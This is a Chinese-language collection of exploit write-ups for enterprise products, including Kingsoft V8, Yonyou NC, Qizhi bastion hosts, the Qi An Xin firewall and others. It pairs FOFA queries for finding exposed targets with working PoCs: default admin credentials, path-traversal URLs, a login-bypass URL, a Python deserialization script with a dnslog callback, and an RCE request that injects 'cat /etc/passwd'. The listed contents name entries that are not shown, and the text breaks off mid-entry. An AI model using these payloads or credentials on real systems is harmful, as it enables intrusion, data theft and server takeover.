day

金山 V8 终端安全系统_弱口令

中新金盾信息安全管理系统存在默认密码

D-Link DCS系列监控账号密码信息泄露

好视通视频会议平台弱口令和任意文件下载

用友ERP-NC 目录遍历漏洞

齐治堡垒机 任意用户登录漏洞

天融信LDP未授权访问漏洞

用友 NC XbrlPersistenceServlet反序列化

OneBlog 小于v2.2.1 远程命令执行漏洞

奇安信 网康下一代防火墙rce

默安蜜罐管理平台未授权访问

亿邮 邮件系统远程命令执行漏洞

Jellyfin任意文件读取 1day

帆软 V9getshell FineReport V9

天擎 越权访问

天擎-前台sql注入 （V6.3）

和信创天云桌面系统命令执行，文件上传 全版本 前台 默认配置

泛微OA9前台无限制getshell

泛微OA8

锐捷rg-uac统一上网行为管理系统

金山 V8 终端安全系统_弱口令

描述

金山 V8 终端安全系统 存在默认弱口令，攻击者可以获得全部主机权限

POC & 利用

默认口令为 admin/admin

中新金盾信息安全管理系统存在默认密码

描述

系统存在默认弱口令，登录身份为超级管理员。 FOFA： title=“中新金盾信息安全管理系统”

影响范围

全版本

POC & EXP

admin/zxsoft1234!@#$


D-Link DCS系列监控账号密码信息泄露

fofa搜：

app="D_Link-DCS-2530L"

拼接路径：

/config/getuser?index=0



好视通视频会议平台弱口令和任意文件下载

描述

系统存在弱口令和任意文件下载漏洞

fofa

"深圳银澎云计算有限公司"

POC & EXP

```

## 弱口令

admin/admin

## 任意文件下载

```
/register/toDownload.do?fileName=敏感文件路径
（https://xxxxxx/register/toDownload.do?fileName
=../../../../../../../../../../../../../../../windows/win.ini)
```
```

用友ERP-NC 目录遍历漏洞

漏洞描述

用友ERP-NC 存在目录遍历漏洞，攻击者可以通过目录遍历获取敏感文件信息

漏洞影响

用友ERP-NC

FOFA

app="用友-UFIDA-NC"

漏洞复现

目录遍历

```
1 /NCFindWeb?service=IPreAlertConfigService&filename=
```

文件读取

```
1 /NCFindWeb?service=IPreAlertConfigService&filename=filename
```

齐治堡垒机 任意用户登录漏洞

漏洞描述

齐治堡垒机 存在任意用户登录漏洞，访问特定的Url即可获得后台权限

漏洞影响

齐治堡垒机

FOFA

app="齐治科技-堡垒机"

漏洞复现

漏洞POC为

```
http://xxx.xxx.xxx.xxx/audit/gui_detail_view.php?token=1&id=%5C&uid=%2Cchr(97))%20or%201:%20print%20chr(121)%2bchr(101)%2bchr(115)%0d%0a%23&login=shterm
```

天融信LDP未授权访问漏洞

漏洞描述

天融信LDP存在未授权访问漏洞

漏洞影响

天融信LDP

漏洞复现

POC

```
默认用户superman的uid=1
POST /?module=auth_user&action=mod_edit.pwd HTTP/1.1
```

用友 NC XbrlPersistenceServlet反序列化

漏洞描述

用友 NC XbrlPersistenceServlet反序列化漏洞

漏洞影响

用友NC

漏洞复现

```
目前测试影响版本：nc6.5
漏洞url为：
/service/~xbrl/XbrlPersistenceServlet
poc：

import requests
import threadpool
import urllib3
import sys
import base64

ip = ""
dnslog = "\x79\x37\x64\x70\" #dnslog把字符串转16进制替换该段，测试用的ceye.io可以回显
data = "\xac\xed\x00\x05\x73\x72\x00\x11\x6a\x61\x76\x61\x2e\x75\x74\x69\x6c\x2e\x48\x61\x73\x68\x4d\x61\x70\x05\x07\xda\xc1\xc3\x16\x60\xd1\x03\x00\x02\x46\x00\x0a\x6c\x6f\x61\x64\x46\x61\x63\x74\x6f\x72\x49\x00\x09\x74\x68\x72\x65\x73\x68\x6f\x6c\x64\x78\x70\x3f\x40\x00\x00\x00\x00\x00\x0c\x77\x08\x00\x00\x00\x10\x00\x00\x00\x01\x73\x72\x00\x0c\x6a\x61\x76\x61\x2e\x6e\x65\x74\x2e\x55\x52\x4c\x96\x25\x37\x36\x1a\xfc\xe4\x72\x03\x00\x07\x49\x00\x08\x68\x61\x73\x68\x43\x6f\x64\x65\x49\x00\x04\x70\x6f\x72\x74\x4c\x00\x09\x61\x75\x74\x68\x6f\x72\x69\x74\x79\x74\x00\x12\x4c
```

```
\x6a\x61\x76\x61\x2f\x6c\x61\x6e\x67\x2f\x53\x74\x72\x69\x6e\x67
\x3b\x4c\x00\x04\x66\x69\x6c\x65\x71\x00\x7e\x00\x03\x4c\x00\x04
\x68\x6f\x73\x74\x71\x00\x7e\x00\x03\x4c\x00\x08\x70\x72\x6f\x74
\x6f\x63\x6f\x6c\x71\x00\x7e\x00\x03\x4c\x00\x03\x72\x65\x66\x71
\x00\x7e\x00\x03\x78\x70\xff\xff\xff\xff\x00\x00\x00\x50\x74\x00
\x11"+dnslog+"\x3a\x38\x30\x74\x00\x00\x74\x00\x0e"+dnslog+"\x74
\x00\x04\x68\x74\x74\x70\x70\x78\x74\x00\x18\x68\x74\x74\x70\x3a
\x2f\x2f"+dnslog+"\x3a\x38\x30\x78"

uploadHeader={"User-Agent": "Mozilla/5.0 (X11; Linux x86_64) Appl
eWebKit/537.36 (KHTML, like Gecko) Chrome/74.0.3729.169 Safari/53
7.36"}
req = requests.post("http://+"ip"+/service/~xbrl/XbrlPersistenceS
ervlet", headers=uploadHeader, verify=False, data=data, timeout=2
5)
print (req.text)
```

OneBlog 小于v2.2.1 远程命令执行漏洞

漏洞描述

OneBlog 小于v2.2.1 由于使用含有漏洞版本的Apache Shiro和默认的密钥导致存在远程命令执行漏洞


漏洞影响

OneBlog <= v2.2.1

FOFA

app="OneBlog开源博客后台管理系统"

直接利用shiro



奇安信 网康下一代防火墙rce

漏洞描述

奇安信 网康下一代防火墙存在远程命令执行，通过漏洞攻击者可以获取服务器权限

FOFA

app=“网康科技-下一代防火墙”

漏洞复现


登陆

发送如下poc

```
POST /directdata/direct/router HTTP/1.1
Host: XXX.XXX.XXX.XXX
Connection: close
Content-Length: 179
Cache-Control: max-age=0
sec-ch-ua: "Google Chrome";v="89", "Chromium";v="89", ";Not A Brand";v="99"
sec-ch-ua-mobile: ?0
```


```
Content-Type: application/json
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/89.0.4389.114 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9

{"action":"SSLVPN_Resource","method":"deleteImage","data":[{"data":["/var/www/html/d.txt;cat /etc/passwd >/var/www/html/test_cmd.txt"]}],"type":"rpc","tid":17,"f8839p7rqtj":"="}
```

访问文件，获取命令执行结果




默安蜜罐管理平台未授权访问


Fofa 搜索 幻阵可找到部分公开在公网端口




1、进入幻阵安装系统




刷新并抓包




Drop掉 /huanzhen/have_installed?



